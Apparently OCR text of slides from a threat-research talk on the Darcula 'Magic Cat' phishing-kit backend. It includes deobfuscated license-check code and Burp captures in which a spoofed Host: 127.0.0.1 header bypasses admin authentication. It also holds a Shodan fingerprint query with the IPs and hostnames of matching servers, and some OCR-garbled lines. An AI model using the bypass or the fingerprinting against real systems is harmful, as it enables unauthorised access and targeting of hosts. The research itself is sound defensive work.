312                  'msg': '授权检查失败:' + _0x5b5b46.message + ', 本次临时授权'
313              });
314          }
315      } else {
316          if (_0x5e7d85.method === 'POST') {
317              if (_0x5e7d85.hostname !== new URL(env_1.ENV.ACTIVE_SERVER).hostname) {
318                  return _0x3ad4cd.sendStatus(404);
319              }
320              if (![
321                      'check',
322                      'check-current',
323                      'apply',
324                      'download'
325                  ].includes(_0x506db5)) {
326                  const _0x169332 = {};
327                  return _0x169332.code = -404, _0x169332.msg = '要执行的操作不存在!', _0x3ad4cd.send(_0x169332);
328              }
329              const _0x502d7a = { activeKey: _0x3e698a };
330              ;
331              const _0x353868 = { where: _0x502d7a };
332              ;
333              let _0x441b1f = await _1.prisma.active.findUnique(_0x353868);
334              if (!_0x441b1f) {
335                  const _0x562cc8 = {};
336                  return _0x562cc8.code = 404, _0x562cc8.color = 'red', _0x562cc8.msg = '当前授权码不存在', _0x3ad4cd.send(_0x562cc8);
337              }
338              if (_0x441b1f.expire < new Date()) {
339                  return _0x3ad4cd.send({
340                      'code': 403,
341                      'color': 'red',
342                      'msg': '当前授权码已过期于 ' + new Date(_0x441b1f.expire).toLocaleString('zh')
```

Ln 314, Col 10 Spaces: 4 UTF-8 LF {} JavaScript

Lab network


Nginx virtual host
post.lol
Host: post.lol
Host: auth.magic-cat.world
auth.magic-cat.world
Magic Cat software

概览 - 神奇猫猫

概览 - 神奇猫猫

https://post.lol/j5opE6QLPx/#/

神奇猫猫

- 概览
- 实时动态
- 数据浏览
- 访问日志
- 源码配置
- 访客黑名单
- 管理员

所有域名

访问量仅统计成功打开前台的

今日访问量

0个

总访问量

0个

建议每天点一次更新源码
然后去源码列表更新前台
来保持最新版本

更新源码 申请证书

• 当前在线

后台在线人数: 2

全部在线人数: 2

当前授权码不存在

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

2 ×

Send Cancel

Target: https://post.lol HTTP/1

Request

Pretty Raw Hex

```
POST /api/admin/list/logger HTTP/1.1
Host: post.lol
Content-Length: 65
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
Admin-Token:
{"id":1,"name":"UFwNndwgta","sign":"eyJhbGciOiJIUzI1NiJ9.ZjY1Yjg2ZWE3NzkyODBhYzVjOWU5NGVkOTU3YzMzYjA.uYlUP7Slldgfxvsnr0gGTrt3daly_OkXh3VeiFXGjyE"}
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Origin: https://post.lol
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://post.lol/lI6c7LLyDc/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "where":{
  },
  "skip":0,
  "take":20,
  "orderBy":[
    {
      "created_at":"desc"
    }
  ]
}
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:05:21 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"88c-wMUfkCl8RZZKEBs/qg/mNdyBhbk"
Content-Length: 2188

{
  "success":true,
  "data":[
    {
      "id":5,
      "type":"not-found",
      "label":"未知请求",
      "info":{
        "ip":"192.168.100.169",
        "ua":
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36",
        "host":"127.0.0.1",
        "info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
        "domain":"127.0.0.1/api/admin/list/logger",
        "remark":"你没有为此域名绑定源码"
      },
      "created_at":"2024-08-31T12:02:26.260Z"
    },
    {
      "id":4,
      "type":"not-found",
      "label":"未知请求",
      "info":{
        "ip":"192.168.100.169",
        "ua":
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36",
        "host":"127.0.0.1",
        "info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
```

Search 0 highlights

Inspector Notes

Done 2,489 bytes | 46 millis

Event log (2) All issues Memory: 206.1MB

Burp Suite Community Edition v2024.5.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

2 ×

Send Cancel

Target: https://post.lol HTTP/1

Request

Pretty Raw Hex

```
POST /api/admin/list/logger HTTP/1.1
Host: post.lol
Content-Length: 65
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Origin: https://post.lol
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://post.lol/lI6c7LLyDc/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "where":{
  },
  "skip":0,
  "take":20,
  "orderBy":[
    {
      "created_at":"desc"
    }
  ]
}
```

Search 0 highlights

Response

Pretty Raw Hex Render


```
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:05:35 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 31
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"1f-5GTSWqOakYkS8MoTdoW4eet1eOQ"

{
  "code":401,
  "msg":"need login"
}
```

Search 0 highlights

316 bytes | 1,044 millis

Inspector Notes

Event log (2) All issues Memory: 209.1MB


Burp Suite Community Edition v2024.5.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
2 ×
Send Cancel
Target: https://post.lol HTTP/1
Request
Pretty Raw Hex
POST /api/admin/li TP/1.1
Host: 127.0.0.1
Content-Length: 65
Sec-Ch-Ua: "Not/A)Br d";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Origin: https://post.lol
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5174/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"where":{
},
"skip":0,
"take":20,
"orderBy":[
{
"created_at":"desc"
}
]
}
Search 0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:06:11 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"88c-wMUfkCl8RZZKEBs/qg/mNdyBhbk"
Content-Length: 2188
{
"success":true,
"data":[
{
"id":5,
"type":"not-found",
"label":"未知请求",
"info":{
"ip":"192.168.100.169",
"ua":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36",
"host":"127.0.0.1",
"info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
"domain":"127.0.0.1/api/admin/list/logger",
"remark":"你没有为此域名绑定源码"
},
"created_at":"2024-08-31T12:02:26.260Z"
},
{
"id":4,
"type":"not-found",
"label":"未知请求",
"info":{
"ip":"192.168.100.169",
"ua":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36",
"host":"127.0.0.1",
"info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
Search 0 highlights
Inspector
Notes
Done
2,489 bytes | 52 millis
Event log (2) All issues
Memory: 209.1MB

Darcula's infrastructure

- All centralized infrastructure is behind Cloudflare
  - Backdoor won't work
- We know the license server is a gold mine
  - Database of all activations
  - Includes IPs
  - Maybe more?
- Netcraft blogged about Darcula in March 2024
  - Simultaneous takedown of Darcula's magic-cat.net domain
  - Back up and running within hours

```
# License server
auth.magic-cat.world

# Installation files
deploy.magic-cat.world

# Docker registry (Harbor)
registry.magic-cat.world

# Phishing kit server
pages.magic-cat.world
```

神奇猫猫 (MAGIC CAT)

Needle in the haystack

mnemonic

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Downloads | Pricing | "Not Found" "nginx/1.18.0" "Access-Control-Allow-Origin: *" "Content-Len | Account

TOTAL RESULTS

815

TOP COUNTRIES



United States	303
China	188
Germany	50
Netherlands	41
Singapore	34

More...

TOP PORTS

443	550
80	214
8000	12
81	11
83	6

More...

TOP ORGANIZATIONS

Amazon Technologies Inc.	145
Aliyun Computing Co.LTD	128
DigitalOcean, LLC	94
Google LLC	57
Amazon Data Services NoVa	50

More...

View Report | Download Results | Historical Trend | View on Map | Advanced Search

Partner Spotlight: Looking for a Splunk alternative to store all the Shodan data? Check out Gravwell

188.126.71.226

2024-08-31T12:57:17.108725

188-126-71-226.static.glesys.net
spark.paylio.se
GleSYS AB
Sweden, Falkenberg

eol-product

SSL Certificate
Issued By:
|- Common Name:
R10
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
spark.paylio.se
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:57:17 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 9
Connection: keep-alive
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"9-0gXL1ngzMqISxa6S1zx3F4wtLyg"
```

185.15.199.204

2024-08-31T12:33:07.253357

futurance.com
NETCORE BILISIM HIZMETLERI AS
Turkey, Istanbul

eol-product

SSL Certificate
Issued By:
|- Organization:
CloudFlare, Inc.
Issued To:
|- Common Name:
CloudFlare Origin Certificate
|- Organization:
CloudFlare, Inc.
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:33:07 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 9
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Origin: *
```

176.58.99.117

2024-08-31T12:20:59.536910


176-58-99-117.ip.linodeusercontent.com
spring.j-dev.uk
api.forest.j-dev.uk
test.j-dev.uk
Linode, LLC
United Kingdom, London

cloud | eol-product

SSL Certificate
Issued By:
|- Common Name:
E5
|- Organization:
Let's Encrypt
Issued To:
|- Common Name:
api.forest.j-dev.uk
Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:20:59 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 9
Connection: keep-alive
Access-Control-Allow-Origin: https://forest.j-dev.uk
Vary: Origin
Access-Control-Allow-Credentials: true
Content-Secur...
```

mnemonic



// TAGS: eol-product

// LAST SEEN: 2024-08-29

General Information

Country	**United States**
City	**Los Angeles**
Organization	**MULTACOM CORPORATION**
ISP	**MULTACOM CORPORATION**
ASN	**AS35916**
Operating System	**Linux**

Open Ports


22 80

// 22 / TCP

1394029660 | 2024-08-29T10:51:52.812179

OpenSSH 8.9p1 Ubuntu 3ubuntu0.10

```
SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBMaUySaLbXWoGrJhX1QETRL
iL6gwGTSSfHyN9HUe9NTY9Ztr6uFoz4R45SwPJxNgwxGR1uA0vAFBmHwjUXFnQE=
Fingerprint: 5e:9a:51:5e:36:a3:33:4e:7d:78:53:c0:0a:98:bd:38

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        sntrup761x25519-sha512@openssh.com
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519
```


MULTACOM
WE MAKE THE NET WORK
Home
Services
Data Center
About Us
Blog
Contact
Client Portal
24HR SUPPORT
800.618.4628
DISCOVER THE ULTIMATE
IN HOSTING PERFORMANCE
24 x 7 NOC & Technical Support – Cost-Effective Solutions –
Feature Packed Plans – Reseller Options
LEARN MORE >


AON
KPMG

